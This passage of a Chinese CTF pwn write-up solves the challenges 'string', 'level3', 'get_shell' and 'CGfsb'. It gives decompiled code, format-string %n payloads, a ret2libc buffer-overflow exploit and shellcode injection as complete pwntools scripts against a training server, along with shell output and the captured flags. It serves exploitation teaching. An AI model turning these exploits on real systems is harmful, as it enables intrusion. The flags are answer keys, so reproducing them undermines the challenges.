7     puts(" This is a famous but quite unusual inn. The air is fresh and the");
8     puts("marble-tiled ground is clean. Few rowdy guests can be seen, and the");
9     puts("furniture looks undamaged by brawls, which are very common in other pubs");
10    puts("all around the world. The decoration looks extremely valuable and would fit");
11    puts("into a palace, but in this city it's quite ordinary. In the middle of the");
12    puts("room are velvet covered chairs and benches, which surround large oaken");
13    puts("tables. A large sign is fixed to the northern wall behind a wooden bar. In");
14    puts("one corner you notice a fireplace.");
15    puts("There are two obvious exits: east, up.");
16    puts("But strange thing is ,no one there.");
17    puts("So, where you will go?east or up?");
18    while ( 1 )
19    {
20        _isoc99_scanf("%s", &s1);
21        if ( !strcmp(&s1, "east") || !strcmp(&s1, "east") )
22            break;
23        puts("hei! I'm secious!");
24        puts("So, where you will go?:");
25    }
26    if ( strcmp(&s1, "east") )
27    {
28        if ( !strcmp(&s1, "up") )
29            sub_4009DD(&s1, "up");
30        puts("YOU KNOW WHAT YOU DO?");
31        exit(0);
32    }
33    return __readfsqword(0x28u) ^ v2;
34 }

```

输入east就可以通过了

进入第二个函数，生死局，这里输入错误的话，就拿不到flag了，需要重点分析。



```

1 unsigned __int64 sub_400BB9()
2 {
3     int v1; // [rsp+4h] [rbp-7Ch]
4     __int64 v2; // [rsp+8h] [rbp-78h]
5     char format; // [rsp+10h] [rbp-70h]
6     unsigned __int64 v4; // [rsp+78h] [rbp-8h]
7
8     v4 = __readfsqword(0x28u);
9     v2 = 0LL;
10    puts("You travel a short distance east.That's odd, anyone disappear suddenly");
11    puts(", what happend?! You just travel , and find another hole");
12    puts("You recall, a big black hole will suckk you into it! Know what should you do?");
13    puts("go into there(1), or leave(0)?:");
14    _isoc99_scanf("%d", &v1);
15    if ( v1 == 1 )
16    {
17        puts("A voice heard in your mind");
18        puts("'Give me an address'");
19        _isoc99_scanf("%ld", &v2);
20        puts("And, you wish is:");
21        _isoc99_scanf("%s", &format);
22        puts("Your wish is");
23        printf(&format, &format);
24        puts("I hear it, I hear it....");
25    }
26    return __readfsqword(0x28u) ^ v4;
27 }

```

格式化字符串漏洞



进入第三个函数，置之死地而后生。哦，原来是要求\*a1==a1[1]，也就是最开始的68和85相等。

```

1 unsigned __int64 __fastcall sub_400CA6(_DWORD *a1)
2 {
3     void *v1; // rsi
4     unsigned __int64 v3; // [rsp+18h] [rbp-8h]
5
6     v3 = __readfsqword(0x28u);
7     puts("Ahu!!!!!!!!!!!!!!!!!!!!A Dragon has appeared!!");
8     puts("Dragon say: HaHa! you were supposed to have a normal");
9     puts("RPG game, but I have changed it! you have no weapon and ");
10    puts("skill! you could not defeat me !");
11    puts("That's sound terrible! you meet final boss!but you level is ONE!");
12    if ( *a1 == a1[1] )
13    {
14        puts("Wizard: I will help you! USE YOU SPELL");
15        v1 = mmap(0LL, 0x1000uLL, 7, 33, -1, 0LL);
16        read(0, v1, 0x100uLL);
17        ((void (__fastcall *)(_QWORD, void *))v1)(0LL, v1);
18    }
19    return __readfsqword(0x28u) ^ v3;
20 }

```

我们利用格式化字符串，可以看到我们输入的第一个地址，再次被打印出来了。

```
'Give me an address'
21230176
And, you wish is:
%d,%d,%d,%d,%d,%d,%d,%d
Your wish is
-842623005, -842615424, -843470588, 13, 0, 0, 21230176, 623666213
..
Ahu!!!!!!!!!!!!!!!!!!!!A Dragon has appeared!!
Dragon say: HaHa! you were supposed to have a normal
RPG game, but I have changed it! you have no weapon and
```

咱们试一下使得这个地址的值等于85，成功的执行下去了。

```
'Give me an address'
18526816
And, you wish is:
%9x,%9x,%9x,%9x,%9x,%35x%n
Your wish is
7c1c97e3, 7c1cb580, 7c0fa904, d, 0,
0I hear it, I hear it....
Ahu!!!!!!!!!!!!!!!!!!!!A Dragon has appeared!!
Dragon say: HaHa! you were supposed to have a normal
RPG game, but I have changed it! you have no weapon a
skill! you could not defeat me !
That's sound terrible! you meet final boss!but you le
Wizard: I will help you! USE YOU SPELL
```

到这里还不行，再执行一个shellcode函数就可以拿到shell权限，从而获得flag。

```
from pwn import *

shell=asm(shellcraft.amd64.linux.sh(),arch="amd64")
r=remote("111.198.29.45",51271)
payload="%9x,%9x,%9x,%9x,%9x,%35x%n"
r.recvuntil("secret[0] is ")
addr=str(int(r.recvuntil("\n")[:-1],16))
r.sendlineafter("What should your character's name be:","ailx10")
r.sendlineafter("So, where you will go?east or up?:","east")
r.sendlineafter("go into there(1), or leave(0)?:","1")
r.sendlineafter("'Give me an address'",addr)
r.sendlineafter("And, you wish is:",payload)
r.sendlineafter("Wizard: I will help you! USE YOU SPELL",shell)

r.interactive()
```



```
[+] Opening connection to 111.198.29.45 on port 51271: Done
[*] Switching to interactive mode

$ ls -hl
total 40K
drwxr-x--- 1 0 1000 4.0K Oct  4 2018 bin
drwxr-x--- 1 0 1000 4.0K Oct  4 2018 dev
-rwxr----- 1 0 1000  45 Mar 14 15:47 flag
drwxr-x--- 1 0 1000 4.0K Oct  4 2018 lib
drwxr-x--- 1 0 1000 4.0K Oct  4 2018 lib32
drwxr-x--- 1 0 1000 4.0K Oct  4 2018 lib64
-rwxr-x--- 1 0 1000 14K Sep 28 2018 string
$ cat flag
cyberpeace{4b43e6c17033c19dc9733108e68b2fb2}
```

### 第九题：level3

**level3** 14 最佳Writeup由无火余灰提供

难度系数： 5.0

题目来源：[XMan](#)

题目描述：libc!libc!这次没有system，你能帮菜鸡解决这个难题么？

题目场景：[点击获取在线场景](#)

题目附件：[附件1](#)

解题报告：

首先看看这个程序是啥呗，哦32位Linux可执行程序，只不过多了一个so文件。

```
[*] '/home/ctf/pwn/level3'
Arch:      i386-32-little
RELRO:     Partial RELRO
Stack:     No canary found
NX:        NX enabled
PIE:       No PIE (0x8048000)
[*] '/home/ctf/pwn/libc_32.so.6'
Arch:      i386-32-little
RELRO:     Partial RELRO
Stack:     Canary found
NX:        NX enabled
PIE:       PIE enabled
```

IDA进去一探究竟，发现和上面一题很像，只不过没有system函数了，没有/bin/sh字符串了。好在我们可以从动态库中找到了函数和字符，但是动态库地址随机化了。

```
函数名称
f _init_proc
f sub_8048300
f _read
f __gmon_start__
f __libc_start_main
f _write
f _start
```

```
1 ssize_t vulnerable_function()
2 {
3   char buf; // [esp+0h] [ebp-88h]
4
5   write(1, "Input:\n", 7u);
6   return read(0, &buf, 0x100u);
7 }
```

我们可以比较轻松的拿到main函数的地址：

```
1 int __cdecl main(int argc, const char **argv, const
2 {
3   vulnerable_function();
4   write(1, "Hello, World!\n", 0xEu);
5   return 0;
6 }
```

00000484 main:1 (8048484)

也可以轻松的拿到write函数的地址：

```
1 ssize_t write(int fd, const void *buf, size_t n)
2 {
3   return write(fd, buf, n);
4 }
```

00000340 .write:1 (8048340)

也可以比较轻松的拿到vulnerable\_function函数的地址：

```
1 ssize_t vulnerable_function()
2 {
3   char buf; // [esp+0h] [ebp-88h]
4
5   write(1, "Input:\n", 7u);
6   return read(0, &buf, 0x100u);
7 }
```

0000044B vulnerable\_function:1 (804844B)

在这个vulnerable\_function函数中，我们可以利用这个仅仅0x88个字节大小的缓冲区buf，进行溢出，利用Ret to libc的思想，我们可以利用write函数输出write函数本身在got表中的地址内容（不停的变化的，像0xf76403c0, 0xf766c3c0），然后计算出基址。再利用基址算出system函数的地址，和/bin/sh字符串的地址。

算出地址之后，还需要再次利用一个这个vulnerable\_function函数，我们在第一次漏洞利用的时候，可以将ret返回值修改成main函数的地址，也可以修改成vulnerable\_function函数的地址。总之，我们需要2次利用这个buf缓冲区漏洞。

```
from pwn import *

elf=ELF("./level3")
lib=ELF("./libc_32.so.6")

write_plt=elf.plt["write"];print hex(write_plt);#0x8048340
write_got=elf.got["write"];print hex(write_got);#0x804a018


main_addr=elf.symbols["main"];print hex(main_addr);#0x8048484
vul_addr=elf.symbols["vulnerable_function"];print hex(vul_addr);#0x804844b

r=remote("111.198.29.45",55888)
payload1="A"*(0x88+4)+p32(write_plt)+p32(main_addr)+p32(1)+p32(write_got)+p32(4)
r.sendlineafter("Input:\n",payload1)
write_addr=u32(r.recv()[4]);#0xf76403c0 0xf766c3c0 每次运行都变化着的
lib_base=write_addr-lib.symbols["write"];print hex(lib_base);#0xf761f000
sys_addr=lib_base+lib.symbols["system"];print hex(sys_addr);#0xf7659940
sys_sh=lib_base+lib.search("/bin/sh").next();print hex(sys_sh);#0xf777802b

payload2="A"*(0x88+4)+p32(sys_addr)+p32(0)+p32(sys_sh)
r.sendlineafter("Input:",payload2)

r.interactive()
```


```
0xf761f000
0xf7659940
0xf777802b
[*] Switching to interactive mode
$ ls -hl
total 32K
drwxr-x--- 1 0 1000 4.0K Oct  4 2018 bin
drwxr-x--- 1 0 1000 4.0K Oct  4 2018 dev
-rwxr----- 1 0 1000  45 Mar 15 02:50 flag
-rwxr-x--- 1 0 1000 7.3K Sep 28 2018 level3
drwxr-x--- 1 0 1000 4.0K Oct  4 2018 lib
drwxr-x--- 1 0 1000 4.0K Oct  4 2018 lib32
drwxr-x--- 1 0 1000 4.0K Oct  4 2018 lib64
$ cat flag
cyberpeace{69076b70b5e4ee424704bda24c9fd17b}
```



第十题：get\_shell



# get\_shell



最佳Writeup由w0odpeck3r • Mastery提供

难度系数: 7.0

题目来源: 暂无

题目描述: 运行就能拿到shell呢, 真的

题目场景: [点击获取在线场景](#)

题目附件: [附件1](#)

解题报告:

```
root@ailx10:/home/ctf/pwn# checksec fb99f86956bd401
[*] '/home/ctf/pwn/fb99f86956bd401da271f57d22010481
Arch:      amd64-64-little
RELRO:     Partial RELRO
Stack:     No canary found
NX:        NX enabled
PIE:       No PIE (0x400000)
root@ailx10:/home/ctf/pwn# ./fb99f86956bd401da271f5
OK, this time we will get a shell.
```

签到题: 啥也不用干, 直接可以获得shell, 然后拿到flag。

```
from pwn import *
r=remote("111.198.29.45",59457)
r.interactive()
r.close()
```

```
[+] Opening connection to 111.198.29.45 on port 59457
[*] Switching to interactive mode
$ ls -hl
total 36K
drwxr-x--- 1 0 1000 4.0K Oct  4  2018 bin
drwxr-x--- 1 0 1000 4.0K Oct  4  2018 dev
-rwxr----- 1 0 1000  45 Mar 15 07:14 flag
-rwxr-x--- 1 0 1000 8.5K Sep 28  2018 get_shell
drwxr-x--- 1 0 1000 4.0K Oct  4  2018 lib
drwxr-x--- 1 0 1000 4.0K Oct  4  2018 lib32
drwxr-x--- 1 0 1000 4.0K Oct  4  2018 lib64
$ cat flag
cyberpeace{e05f4a38527abdaf37a0506a658227d6}
```

第十一题: CGfsb



CGfsb



253

最佳Writeup由hotler提供

难度系数:



题目来源:

CGCTF

题目描述:

菜鸡面对着printf发愁，他不知道printf除了输出还有什么作用

题目场景:

点击获取在线场景

题目附件:

附件1

解题报告:

首先看看这个程序是啥呗，哦32位Linux可执行程序，有金丝雀保护。

```
[*] '/home/ctf/pwn/e41a0f684d0e497f87bb3
Arch:      i386-32-little
RELRO:     Partial RELRO
Stack:     Canary found
NX:        NX enabled
PIE:       No PIE (0x8048000)
root@ailx10:/home/ctf/pwn# ./e41a0f684d0
please tell me your name:
ailx10
leave your message please:
ailx10
hello ailx10
your message is:
ailx10
Thank you!
```

IDA一探究竟，逻辑还是比较简单的，我们可以控制的名字buf大小10，信息s大小100，这里s是格式化字符串，就可以搞事情了。如果让0x0804A068这块地址内容等于8，那么就可以获得flag。

```
15 | vb = 0;
16 | memset(&s, 0, 0x64u);
17 | puts("please tell me your name:");
18 | read(0, &buf, 0xAu);
19 | puts("leave your message please:");
20 | fgets(&s, 100, stdin);
21 | printf("hello %s", &buf);
22 | puts("your message is:");
23 | printf(&s);
24 | if ( pwnme == 8 ) // 0804A068
25 | {
26 |     puts("you pwned me, here is your flag:\n");
27 |     system("cat flag");
28 | }
29 | else
30 | {
31 |     puts("Thank you!");
32 | }
```

测试发现，第10个位置的内容占了4个字节，正好是AAAA。

```

please tell me your name:
ailx10
leave your message please:
AAAA-%X-%X-%X-%X-%X-%X-%X-%X-%X-%X-%X-%X
hello ailx10
your message is:
AAAA-ffedb10e-f7f935c0-1-0-1-f7fe8950-69610001-3031786c-a-41414141
5
Thank you!
root@ailx10:/home/ctf/pwn#

```

我们通过%n就可以往AAAA这个地址上写一个8，然后这个地址正好又是pwnme，岂不是美滋滋。而pwnme的地址是0x0804A068，来试一下。

```

from pwn import *

payload=p32(0x0804A068)+"AAAA"+"%10$n"
r=remote("111.198.29.45",43294)

r.sendlineafter("please tell me your name:","ailx10")
r.sendlineafter("leave your message please:",payload)

r.interactive()
r.close()

```

```

[+] Opening connection to 111.198.29.45 on port
[*] Switching to interactive mode

hello ailx10
your message is:
h\xa0\x04AAAA
you pwned me, here is your flag:
cyberpeace{fa597c650eb443d6b27d70b6a127615b}
[*] Got EOF while reading in interactive

```

哈哈，Pwn入门篇至此完成啦，撒花～

返回选题

PWN

Challenge ID	Challenge Name	Score	Solvers
001	level0	3分	1326人
002	int_overflow	3分	950人
003	when_did_you_born	4分	1536人
004	hello_pwn	4分	1504人
005	level2	4分	1314人
006	guess_num	4分	1008人
007	cgpwn2	4分	1008人
008	string	5分	830人
009	level3	5分	680人
010	get_shell	7分	3131人
011	CGfsb	7分	1588人